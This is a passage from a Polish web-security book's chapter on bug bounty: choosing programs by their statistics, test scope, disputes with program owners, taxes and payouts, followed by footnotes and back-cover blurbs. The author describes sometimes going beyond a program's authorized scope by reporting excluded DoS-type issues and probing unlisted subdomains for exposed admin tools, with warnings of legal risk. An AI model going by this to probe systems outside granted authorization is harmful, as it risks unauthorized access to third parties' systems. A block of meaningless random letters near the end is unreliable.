- ▶ liczbie osób, których błędy zostały pozytywnie zamknięte, co wskazuje, jak duży jest program, ile osób może zostać zaproszonych. Często ze statystyk można też wywnioskować, czy wśród zainteresowanych programem hakerów są osoby, które poświęciły mu dużo czasu (mocno odstają pod względem punktacji od innych uczestników),
- ▶ łącznej kwocie wypłaconych nagród,
- ▶ wysokości średniej wypłaty za błąd – to bardzo istotny wskaźnik; jeśli jest bardzo niski, to z mojego doświadczenia wynikają dwie rzeczy: albo program płaci bardzo mało za błędy, mimo że w tabeli kwoty te wyglądają na większe, albo nie znaleziono jeszcze w programie nic o wysokim ryzyku i program nie miał możliwości wypłaty wysokich kwot,
- ▶ wysokości średniej wypłaty za błąd w górnym przedziale wypłat,
- ▶ liczbie raportów zgłoszonych w ciągu ostatnich 90 dni – tutaj znajdują się wszystkie znalezione podatności, również te, które zostaną zamknięte jako *Informative* czy *N/A*,
- ▶ nagrodach wypłaconych w ciągu ostatnich 90 dni,
- ▶ wydajności obsługi zgłoszeń – to bardzo ważny wskaźnik; jeśli jest dość niski i SLA nie jest zachowane, często oznacza to, że: albo program przechodzi kryzys i obsługa z jakiegoś powodu go nie przegląda, mogą to być np. wewnętrzne problemy firmy (kilkukrotnie byłem świadkiem, jak po dużym spadku SLA dochodziło do zamknięcia programu), albo jakiś bughunter zgłosił tak

dużą liczbę błędów, że obsługa po prostu nie ma czasu na szybką weryfikację kolejnych zgłoszeń.

Kolejne miejsce do przejrzania to zakładka HACKTIVITY, gdzie znajdują się informacje o ostatnio zamkniętych błędach, upublicznione raporty, czasem przy raporcie są podane kwoty wypłat za dany błąd.

Na podstawie tych wszystkich danych należy dokonać subiektywnej analizy programu, czy warto się włączyć w poszukiwania w tym miejscu. Sam często zwracam uwagę na średnią wypłatę za błąd, na SLA i tabelkę w zakładce HACKTIVITY. Jeśli w ciągu ostatnich kilku tygodni doszło do zamknięcia dużej liczby błędów, a czas naprawy błędu wynosił np. tydzień i były to błędy trzymające się średniej wypłaty (lub wyższej), oznacza to, że program został już solidnie przetestowany. Czy zostawić go i iść dalej? Tu też oczywiście nie ma jednoznacznej odpowiedzi. Jak już wspominałem, w nawet najbardziej przeszukanych aplikacjach wciąż występują błędy. Dlatego znowu warto spojrzeć na wielkość *scope*. Jeśli np. VerizonMedia lub inne duże programy otrzymują dziennie wiele zgłoszeń błędów, ale ich *scope* jest jednocześnie kolosalny, to w takim programie jest bardzo dużo miejsca dla każdego chętnego. Na początku mojej pracy w programach *bug bounty* podejście „zapomnianego programu”, czyli takiego, w którym nie zgłoszono przez dłuższy czas podatności, bardzo mi pomagało. Z biegiem czasu inaczej przeglądałem te statystyki, ale tu skupiam się na tym, jak zacząć pracę w *bug bounty*, nie mając dużego doświadczenia.

Kiedy zaczyna się przygodę z *bug bounty*, warto również zwracać uwagę na czas zamknięcia błędu od chwili jego zgłoszenia. Jeśli wypłata nastąpiła kilka dni po znalezieniu błędu, a zamknięcie (czyli *de facto* jego naprawa na produkcji) po pół roku lub więcej, to istnieje szansa na dużą liczbę duplikatów, które znajdziemy. Wynika to z faktu, że na początku przygody z *bug bounty* zazwyczaj zaczyna się od wyszukiwania błędów standardowych i łatwych do znalezienia, a zgłaszanie duplikatów może niestety zniechęcić do zajmowania się *bug bounty*...

Kolejną techniką wartą zastosowania jest sprawdzenie reakcji programu na zgłoszenie. Testujemy ścieżkę: wchodzimy do programu, szukamy kilku „podstawowych” błędów, niezbyt skomplikowanych, które nie wynikałyby z wielomiesięcznych poszukiwań. Sprawdzamy w ten sposób, jak zareaguje program i czy warto zostać w nim dłużej. To taki praktyczny test tego, jak obsługa programu z nami rozmawia, jak szybko wypłaca nagrody, czy program jeszcze żyje oraz najważniejsze – jakie w ogóle są nagrody. Kilka razy zdarzyło mi się wejść na minę, spędzić wiele tygodni (i miesięcy) nad programem, zgłosić dużą liczbę błędów, które zostały bardzo nisko opłacone i dalej czekają na reakcję, mimo roku czy dwóch od zgłoszenia, bez żadnej odpowiedzi na moje regularne pytania o ich status. Jest to także mało odpowiedzialne zachowanie właścicieli aplikacji względem własnych klientów, którzy dali wiarę temu, że powierzając im swoje dane, robią to w miejscu bezpiecznym.

Po latach pracy w *bug bounty* wiem, że warto znaleźć swoje ulubione programy i zacząć z nimi długofalową współpracę. Poznajemy wtedy te aplikacje bardzo głęboko, wiemy, jak często są wydawane nowe wersje, czytamy blogi, newslettery, poznajemy obsługę programu. Możliwy jest nawet bezpośredni kontakt e-mailem

z ludźmi obsługującymi program, co znacznie ułatwia wyjaśnienie różnych kwestii. Dzięki takiemu podejściu wiem, gdzie twórcy tej aplikacji najczęściej popełniają błędy, jakiego rodzaju zgłoszenia ich interesują i w jaki temat warto wejść na dłużej. Zdarza się nawet, że analizuję kilka razy tę samą aplikację i znajduję błąd w miejscu, które sprawdziłem wcześniej kilkukrotnie. Wynika to właśnie z małej zmiany, która została wprowadzona po drodze, lub z rosnącego doświadczenia. Bywa i tak, że w jakiejś części aplikacji znajduję payload (czyli sposób ataku), który powtarza się też w innych miejscach, i wtedy od razu wiem, że to może być problem skutkujący podatnościami w wielu innych miejscach tej aplikacji i... znowu zaczynam szukać od nowa.

W niektórych programach można znaleźć informacje o tym, że program ma status *managed by Hackerone* lub *managed by Bugcrowd*. Oznacza to, że program jest obsługiwany przez tzw. *triage team*, czyli zespół pracujący bezpośrednio dla jednej z tych platform, będący pierwszą linią kontaktu z bughunterem. Przejmuje on wówczas na siebie większość komunikacji i to on odpowiada za przyjęcie błędu oraz wstępne określenie ryzyka. Taki zespół replikuje zgłoszoną podatność i w przypadku pytań na temat aplikacji kontaktuje się z właścicielem programu. Po przyjęciu błędu wysyła informacje o nim do właściciela, tworząc standaryzowaną fiszkę błędu, i ustawia odpowiedni status raportu. Właściciel pojawia się zazwyczaj dopiero na końcu: wypłacając nagrodę i dziękując za znalezienie podatności.

## Zakres testu

Jedno z ważniejszych pytań: czy *scope* jest wryty w skale, czy może być lekko naginany? Zależy to od bardzo wielu czynników. Przykładowo, jeśli w *scope* jest napisane, że nie można przeprowadzać ataków wolumetrycznych, skanować dziesiątkami jednoczesnych połączeń, doprowadzając aplikację do awarii, to tu nie ma odstępstw. Ale gdy regulamin programu zawiera informację, że błędy typu *Clickjacking* nie będą przyjmowane, a udało się znaleźć bardzo łatwy sposób wykorzystania takiego błędu, skutkujący możliwością przejęcia konta, to błąd o tak wysokim ryzyku warto jednak zgłosić. Moim najczęstszym odstępstwem od *scope* jest zgłoszenie ryzyka ataku typu DoS. Praktycznie każdy program ma to w swoich wyłączeniach, ale wielokrotnie zdarzyło mi się znaleźć błąd polegający na tym, że usunięcie w URL jakiegoś parametru powodowało otrzymanie odpowiedzi 502 Bad Gateway po 60 sekundach. Wiedziałem, że jest to warte zgłoszenia, bo taki błąd można bardzo łatwo wykorzystać i, co gorsza, można to zrobić nawet nieświadomie. Statystycznie w dziewięciu na dziesięć przypadków błąd został przyjęty, ale też kilkukrotnie poinformowano mnie, że błąd mimo wszystko ma status *out of scope*\*. Podstawą jest jednak unikanie wszelkiego rodzaju testów, które w sposób celowy doprowadzają do awarii aplikacji, np. wysyłania metodą POST ogromnych ilości danych – takich testów bez zgody właściciela programu nie należy przeprowadzać.

---

\* Należy jednak pamiętać, że jest to zawsze działanie obarczone dużym ryzykiem, gdyż poruszamy się w strefie wyraźnie zakazanej regulaminem i może się zdarzyć, że poniesiemy tego konsekwencje. Nie zawsze przyjemne (nagroda lub podziękowanie); w przypadku gdy doprowadzimy do awarii serwisu, może mieć to również następstwa prawne.

Podobnie jest z listą subdomen do testowania. Adresów, które są na liście wyłączonych z poszukiwań, nie należy pod żadnym pozorem testować, ale zawsze warto poszukać innych subdomen, których nie ma na żadnej z list. Do nich również należy podejść bardzo delikatnie i skupić się nie na testowaniu tych aplikacji, ale na znalezieniu otwartych instancji jakichś pomocniczych narzędzi deweloperskich, np. paneli administracyjnych, Jira, Confluence, Bamboo czy też Jenkins, phpMyAdmin lub wersji beta serwisu, które nie powinny być publicznie dostępne. Testy tego typu powinny być przeprowadzane nieagresywnie, tak aby ich wpływ na aplikację był jak najmniejszy. Co istotne, zgłaszając takie błędy, można spotkać się z odmową ich przyjęcia i należy o tym ryzyku pamiętać, mając jednocześnie świadomość, że jest się poza oficjalnym *scope* i konsekwencje mogą być dużo poważniejsze niż tylko brak nagrody.

## **PRAWA I OBOWIĄZKI PROGRAMÓW**

Tutaj dotykamy dość trudnego tematu. Tak jak zdarzają się nieprofesjonalni bug-hunterzy, tak samo są programy, których sposób działania i obsługi można określić w ten sam sposób. Nie chciałbym tutaj przytaczać konkretnych przykładów, ale przeglądając Twittera oraz blogi bughunterów, można ich znaleźć naprawdę wiele.

Najczęstszym grzechem jest kompletny brak responsywności. Raport zgłoszony do programu czeka wiele tygodni, po pierwszym kontakcie ze strony opiekunów programu następuje kolejna długa, czasem wielomiesięczna cisza. Niektóre moje błędy czekały ponad rok od zgłoszenia do zamknięcia, a wypłata nagrody następowała oczywiście dopiero przed jego zamknięciem. Mój „rekordzista” jest dalej otwarty, chociaż minęły już blisko dwa lata od jego zgłoszenia, a co gorsza, jest to błąd o wysokim ryzyku, mający duże konsekwencje dla działania aplikacji.

Kolejny problem, z jakim można się spotkać, uczestnicząc w programach *bug bounty*, to zamykanie rzeczywistych podatności jako *Informative* lub znaczne obniżanie ich ryzyka, mimo że co do powagi tych błędów nie ma żadnych wątpliwości. Scenariusz najczęściej wygląda tak, że po długim czasie od zgłoszenia problemu program odzywa się, zamykając bez żadnej dyskusji błąd jako *Informative* i stwierdzając, że nie jest to dla nich problem, a po krótkim czasie błąd jest poprawiany. Znam przykład programu obsługującego duży serwis, który płacił bardzo niewielkie pieniądze za swoje błędy, typu 25 dolarów za *Reflected XSS*, i w momencie gdy jeden z hakerów dopuścił się w tej sprawie szantażu na Twitterze (co jest praktyką nie do przyjęcia i nie powinno to w ogóle mieć miejsca), program znacznie podniósł swoje gratyfikacje, jednocześnie wypłacając dodatkowe środki już wcześniej zamkniętym i rozliczonym błędem.

Zdarza się również, że błędy są zamykane jako duplikaty, chociaż wskazana luka składa się z ciągu wielu różnych podatności i jako taka może doprowadzić do dużego wycieku. Błąd zamykany jest, bo np. jedna z jego części jest duplikatem i opiekunowie programów tak też go traktują, nie biorąc pod uwagę reszty opisu podatności, który znajduje się w raporcie. Takie programy umierają szybko i nie warto brać w nich udziału. Czy coś można z tym zrobić? Teoretycznie istnieje w HackerOne możliwość zgłoszenia sporu. Stosowną informację przekazujemy za pośrednictwem platformy,

a osoba pracująca dla HackerOne kontaktuje się z jego właścicielami i próbuje ten problem rozwiązać. Niestety, HackerOne często ma związane ręce i jest bezradny wobec właściciela programu, jeśli ten nie będzie chciał współpracować

Czy program w ogóle jest w jakikolwiek sposób zobligowany do tego, aby wypłacić nagrodę, i to w jakiejś konkretnej kwocie? Nie, program ma pełną swobodę co do tego, czy i ile wypłaci za zgłoszony błąd. Oczywiście, w programach z profesjonalnym podejściem z tego typu problemami się nie zetkniemy. Zdarzają się jednak i takie, które płacą znacznie mniej, niż deklarowały w swojej *Policy page*, lub w ogóle odmawiają zapłaty. Nie słyszałem nigdy o przypadku, aby ktoś, komu odmówiono wypłaty nagrody za znaleziony błąd, szukał sprawiedliwości w sądzie. To ryzyko, które niestety ponosisz jako bughunter, dlatego należy tak dobierać programy, w których uczestniczysz, aby tego rodzaju problemów unikać.

## PROFESJONALIZACJA

W pewnym momencie, spędzając nad szukaniem podatności w programach *bug bounty* wiele godzin tygodniowo, warto zastanowić się nad formalizacją tego zajęcia. Pierwszym podstawowym krokiem jest wiedza o sposobie, w jaki odprowadzać podatek od uzyskanego w ten sposób dochodu, i czy konieczne jest posiadanie firmy, czy też możemy wykonywać tego rodzaju pracę jako osoby prywatne. W sieci można znaleźć wiele poradników o tym, w jaki sposób obliczać podatek pochodzący ze źródeł internetowych. Jedynym słusznym kierunkiem, gdy szukamy wiedzy i odpowiedzi na pytania o formalizację pracy bughuntera, jest złożenie wizyty księgowemu lub doradcy podatkowemu, który zgodnie z obowiązującymi przepisami powie, jak prawidłowo obliczyć kwoty, jakie należy odprowadzić do urzędu skarbowego, oraz o możliwościach założenia działalności gospodarczej.

Dobrym pomysłem jest również zapisywanie sobie w arkuszu kalkulacyjnym, ile czasu spędzamy nad konkretną firmą, ile błędów jej zgłosiliśmy i jaką za konkretny błąd otrzymaliśmy nagrodę. Można z tego później zbudować całkiem dobre statystyki, np. godzinowy zysk z naszej pracy dla danej firmy. Da nam to pewien obraz tego, czy warto w ogóle dalej z nią współpracować. W sytuacji, gdy w danej firmie przez bardzo długi czas testowania zgłosiliśmy kilka błędów, będzie można policzyć sobie taką „godzinówkę” i na tej podstawie podjąć decyzję, czy praca dla tego programu jest dla nas opłacalna czy też nie. Czas jest cenny i warto nim dobrze gospodarować.

Kolejne ważne pytanie brzmi: co z umowami i sposobem wypłat? Z tym bywa bardzo różnie. Z firmami, które działają na platformach typu HackerOne i Bugcrowd, nie podpisujemy bezpośrednich umów. Zakładając konta na HackerOne i Bugcrowd, umowy podpisujemy właśnie z nimi i także z nimi się rozliczamy. Jeśli natomiast chodzi o programy poza platformami – z niektórymi są podpisywane umowy i wtedy należy przesłać swoje dane osobowe (firmowe), a niektóre po prostu dziękują nam za pracę i wysyłają płatności za pomocą PayPal. Pod tym względem, jak widać, rynek jeszcze nie jest poukładany.

Metody wypłat są różne, najczęściej jednak jest to PayPal, transfer pieniędzy na konto bądź bitcoiny. HackerOne oferuje wypłatę pieniędzy bezpośrednio na polskie

konta, korzystając z pośrednika, który nalicza bardzo niewielki *spread* przy przewalutowaniu, co jest najbardziej korzystnym sposobem wypłaty, ponieważ w sytuacji kiedy nasze dochody są coraz większe, warto oszacować, jakie prowizje zostały naliczone za przesłanie pieniędzy przez konkretne systemy, bo różnice są bardzo duże.

## **PODSUMOWANIE**

Na zakończenie dodam, że jeśli podchodzi się do *bug bounty* w sposób profesjonalny i długofalowy, to jest to moim zdaniem bardzo dobry sposób zabezpieczenia sobie bytu pod względem finansowym<sup>54</sup>. Na Twitterze można spotkać wiele relacji o tym, jak dzięki *bug bounty* ludzie spłacili domy, opłacili studia i szkoły sobie lub całej rodzinie<sup>55</sup> czy też kupili wymarzony samochód<sup>56</sup>. Jednocześnie *bug bounty* ma też mniej przyjazne oblicze<sup>57</sup>. Nikt nam nie zagwarantuje, że zajmowanie się zawodo-  
dowo poszukiwaniem luk i podatności od razu zakończy się sukcesem. Kto jednak nie spróbuje, ten nie będzie wiedział. Z pewnością kluczem do sukcesu jest tu ciągła praca, nieustanna nauka i wytrwałość.



ksiazka.sekurak.pl/r/30

- 1 Bug bounty program [w:] Wikipedia, the free encyclopedia, [https://en.wikipedia.org/wiki/Bug\\_bounty\\_program](https://en.wikipedia.org/wiki/Bug_bounty_program)
- 2 Exploit [w:] Wikipedia, wolna encyklopedia, <https://pl.wikipedia.org/wiki/Exploit>
- 3 Lewis S., Apple offers \$1 million reward to anyone who can hack an iPhone, <https://www.cbsnews.com/news/apple-offers-1-million-reward-to-anyone-who-can-hack-an-iphone/>
- 4 HackerOne, Meet six hackers making seven figures, <https://www.hackerone.com/blog/meet-six-hackers-making-seven-figures>
- 5 HackerOne, Hack the Pentagon, <https://www.hackerone.com/resources/hack-the-pentagon>
- 6 The Internet Archive, Netscape announces „Netscape Bugs Bounty” with release of Netscape Navigator 2.0 Beta, <http://web.archive.org/web/19970501041756/www101.netscape.com/newsref/pr/newsrelease48.html>
- 7 Balaban A., Getting Paid for Breaking Things: The Fundamentals of Bug Bounty, <https://resources.infosecinstitute.com/getting-paid-for-breaking-things-the-fundamentals-of-bug-bounty>
- 8 The Internet Archive, Netscape Bugs Bounty Winners, <http://web.archive.org/web/20080704173403/http://whatexit.org/tal/data/winners.html>
- 9 The Internet Archive, The iDEFENSE Vulnerability Contributor Program, <http://web.archive.org/web/20020812035333/www.iddefense.com/contributor.html>
- 10 Mozilla, Security Bug Bounty Program, <https://www.mozilla.org/en-US/security/bug-bounty/>
- 11 Hatmaker T., Google’s bug bounty program pays out \$3 million, mostly for Android and Chrome exploits, Techcrunch, <https://techcrunch.com/2017/01/31/googles-bug-bounty-2016/>
- 12 Mills E., Facebook hands out White Hat debit cards to hackers, cnet, <https://www.cnet.com/news/facebook-hands-out-white-hat-debit-cards-to-hackers/>
- 13 HackerOne [w:] Wikipedia, the free encyclopedia, <https://en.wikipedia.org/wiki/HackerOne>
- 14 Greenberg A., Startup Bugcrowd Raises \$1.6 Million To Pay Hacker Hordes To Hunt Clients’ Bugs, <https://www.forbes.com/sites/andygreenberg/2013/09/04/startup-bugcrowd-raises-1-6-million-to-pay-hacker-hordes-to-hunt-clients-bugs/>
- 15 <https://twitter.com/jobertabma/status/1170775295462236160>
- 16 Ellis C., Secret Program To Offer Rewards Up To \$250K, <https://www.bugcrowd.com/blog/secret-program-to-offer-rewards-up-to-250k/>
- 17 HackerOne, STÖK (stok), <https://hackerone.com/stok>
- 18 Stök, How to get started in bug bounty (9x pro tips), <https://www.youtube.com/watch?v=CU9Iafc-Igs>
- 19 HackerOne, bl4de, <https://hackerone.com/bl4de>
- 20 HackerOne, Node.js third-party modules, <https://hackerone.com/nodejs-ecosystem/thanks>
- 21 HackerOne, Jahrek (jahrek), <https://hackerone.com/jahrek>
- 22 Ben Sadeghipour (NahamSec), <https://twitter.com/nahamsec>
- 23 nahamsec, <https://www.twitch.tv/nahamsec>
- 24 zseano, <https://twitter.com/zseano>
- 25 YouTube, zseano, <https://www.youtube.com/c/zseano>
- 26 Helping you connect the bug to bounty, <https://www.bugbountyhunter.com>
- 27 Hacker101, <https://www.hacker101.com/>
- 28 Bugcrowd University, <https://www.bugcrowd.com/hackers/bugcrowd-university/>
- 29 #bugbountytip, <https://twitter.com/hashtag/bugbountytip>
- 30 #bugbountytips, <https://twitter.com/hashtag/bugbountytips>
- 31 Bentkowski M., Security analysis of <portal> element, <https://research.securitum.com/security-analysis-of-portal-element/>; List of bug bounty writeups, <https://pentester.land/list-of-bug-bounty-writeups.htm>
- 32 Intigriti, <https://www.intigriti.com>
- 33 Yeswehack, <https://www.yeswehack.com/>
- 34 SafeHats, <https://safehats.com/>
- 35 Synack, <https://www.synack.com>
- 36 Cobalt, <https://cobalt.io/>
- 37 Open Bug Bounty, <https://www.openbugbounty.org/>
- 38 Bug bounty list [w:] Google, <https://www.google.com/search?q=bug+bounty+list>
- 39 Verizon Media, <https://hackerone.com/verizonmedia>

- 
- 40 Przykładowy *treasure map* stworzony przez Ubera, zob. Bryant M., Greene C., *Uber Engineering Bug Bounty: The Treasure Map*, <https://eng.uber.com/bug-bounty/>
- 41 *Arbitrary code execution* [w:] Wikipedia, the free encyclopedia, [https://en.wikipedia.org/wiki/Arbitrary\\_code\\_execution](https://en.wikipedia.org/wiki/Arbitrary_code_execution)
- 42 HackerOne, Frans Rosén (fransrosen), <https://hackerone.com/fransrosen>
- 43 *HackerOne 90 Day Leaderboard (Jun 21 – Sep 19)*, <https://hackerone.com/leaderboard>
- 44 *Reputation*, <https://docs.hackerone.com/hackers/reputation.html>
- 45 *Common Weakness Enumeration*, <https://cwe.mitre.org/>
- 46 *Common Vulnerability Scoring System Version 3.0 Calculator*, <https://www.first.org/cvss/calculator/3.0>
- 47 *Vulnerability Prioritization at Bugcrowd*, <https://www.bugcrowd.com/vulnerability-prioritization-at-bugcrowd/>
- 48 lucky (lucky1015k), *Session Management*, <https://hackerone.com/reports/145300>;  
Harikrishnan (harikrishnan\_c), *Directory Listing Found*, <https://hackerone.com/reports/138558>;  
Erri (err), *Password Reset Does Not Confirm the Existence of an Email Address*, <https://hackerone.com/reports/143291>;  
hackerone\_hacker, *Content Injection*, <https://hackerone.com/reports/36112>;  
Syed.Rafi Naqvi (syedrafi), *Spf*, <https://hackerone.com/reports/116927>;  
Hack2learn (ashishag29), *Password Reset page Session Fixation*, <https://hackerone.com/reports/255020>;  
da\_k1ng, *Big XSS vulnerability!*, <https://hackerone.com/reports/216330>;  
Robby Galran (r0bbyz), *vulnerabilitie*, <https://hackerone.com/reports/137723>;  
Ashish Kunwar (d0rkerdevil), *content spoofing*, <https://hackerone.com/reports/167380>;  
sivakumar (shivathegame), *Bypassed or command Injection*, <https://hackerone.com/reports/34917>;  
Abartan Dhakal (abartan), *Email Spoofing*, <https://hackerone.com/reports/288707>;  
Test Test (1dashunderscore), *design issue exists on login page*, <https://hackerone.com/reports/264101>;  
hackerone hero (hackerone\_hero), *DMARC Not found for paragonie.com URGENT*, <https://hackerone.com/reports/179828>;  
Vishal Jadhav (vishaljadhav), *ssl info shown*, <https://hackerone.com/reports/149369>;  
Thalaivar Subu (thalaivarsubu), *Cookie not secure*, <https://hackerone.com/reports/140742>
- 49 *Ashley Madison data breach* [w:] Wikipedia, the free encyclopedia, [https://en.wikipedia.org/wiki/Ashley\\_Madison\\_data\\_breach](https://en.wikipedia.org/wiki/Ashley_Madison_data_breach)
- 50 *Programowanie zwinne* [w:] Wikipedia, wolna encyklopedia, [https://pl.wikipedia.org/wiki/Programowanie\\_zwinne](https://pl.wikipedia.org/wiki/Programowanie_zwinne)
- 51 Smartbear, *What is Microservices?*, <https://smartbear.com/solutions/microservices/>
- 52 LiveOverflow, *XSS on Google Search – Sanitizing HTML in The Client?*, <https://www.youtube.com/watch?v=IG7U3fuNw3A>
- 53 MB blog, *XSS in Google Colaboratory + CSP bypass*, <https://blog.bentkowski.info/2018/06/xss-in-google-colaboratory-csp-bypass.html>
- 54 HackerOne, <https://twitter.com/Hacker0x01/status/956218819118329856>
- 55 Hussein Daher, <https://twitter.com/Hussein98D/status/1171499470665596929>
- 56 dawgyg, <https://twitter.com/thedawgyg/status/1052604101954064384>; BugBountyHQ, <https://twitter.com/BugBountyHQ/status/1119539123151228928>
- 57 Nathan, *Bug Bounties and Mental Health*, <https://medium.com/@NathOnSecurity/bug-bounties-and-mental-health-40662b2e497b>

Książka *Bezpieczeństwo aplikacji webowych* jest pierwszym tego typu projektem na polskim rynku. Zebrano w niej podstawowe informacje o problemach bezpieczeństwa aplikacji WWW oraz szczegółowo omówiono wybrane zagadnienia techniczne. Autorami są polscy pentesterzy i badacze, którzy wyniki swoich badań publikują w języku polskim i angielskim, a także zgłaszają istotne błędy bezpieczeństwa w programach *bug bounty*.

Wyczerpująco, klarownie i z przywołaniem aktualnego stanu wiedzy. *Must have* dla każdego, kto poważnie myśli o bezpieczeństwie aplikacji webowych.

**Michał Sajdak** twórca portalu [sekurak.pl](http://sekurak.pl) i [rozwal.to](http://rozwal.to), założyciel Securitum, trener, pentester, badacz bezpieczeństwa / **Michał Bentkowski** pentester, trener, researcher i miłośnik bezpieczeństwa przeglądarek / **Marcin Piosek** pentester, team leader, autor artykułów o bezpieczeństwie IT / **Adrian 'vizzdoom' Michalczyk** etyczny hacker, pentester, audytor, programista oraz trener, mistrz RPG / **Rafał 'bl4de' Janicki** Full Stack Web Developer, bughunter, CTF player / **Jarosław Kamiński** bughunter, pentester, specjalizuje się w *deep dive* aplikacji / **Mateusz Niezabitowski** Software Developer [Java&Web], Application Security Engineer / **Artur Czyż** audytor, pentester i bughunter, trener *security awareness*, OSINT, GSM / **Grzegorz Trawiński** praktyk i autor szkoleń *cyber security*, architekt rozwiązań IT klasy enterprise, bezpiecznik i pentester / **Bohdan Wiśła** radca prawny, specjalista w zakresie prawa nowych technologii i zamówień publicznych

*Polecamy wszystkim naszym stałym Czytelnikom – to solidny fundament w budowaniu warsztatu programisty, pentestera, bughuntera. Bazuje na doświadczeniu i wszechstronności wiedzy Autorów.*

Michał Sajdak, [sekurak.pl](http://sekurak.pl)

*Pierwsza taka książka w języku polskim: teoria i praktyka z obszaru bezpieczeństwa aplikacji webowych nie tylko dla programistów. Rekomendujemy zarówno adeptom bezpieczeństwa IT, jak i specjalistom doskonalącym swój warsztat.*

Mariusz 'margush' Witkowski, „Programista”

```
KCAGEAMRPLVNLQAGEYYAK5LUB3HN565EJNNFJPANN7B0A5QUMCPNBY
CF+YMCHJ YS/N9 YJ2ILT1Z RBCY81HKK1MXBH2E+YDJ5W7QDAW6S
9I 20PG 9 K/ U GGIHNF OHNYQE6EMT8M KDL+CHBQY00NDXKS
G 74Y 0 U T BRP27 K YGK VFJ479 SAVZSDIH30H16KP
Q 0N S NYXZG NP2 ZI20RM KK B OEGFBL09AAE
F D IJVIS M/ YURDY PJ W XVVJFCX3LGI
8 0 F GU YH EE 68 I U HGQCI08+JHI
K P 5 SP GH 3 L /0HHILX6PGF
J W0 QN 0 KIDGMNNUZ0K
G QN Y OALYRF0 OKM
Y F MDH C WEA
Z 7 IBO A CAP
EVZ 3 GE
B+E JV
0U GN
G U
E
```

Wydawca  
Securitum  
[securitum.pl](http://securitum.pl)  
[securitum@securitum.pl](mailto:securitum@securitum.pl)  
ISBN: 978-83-954853-2-9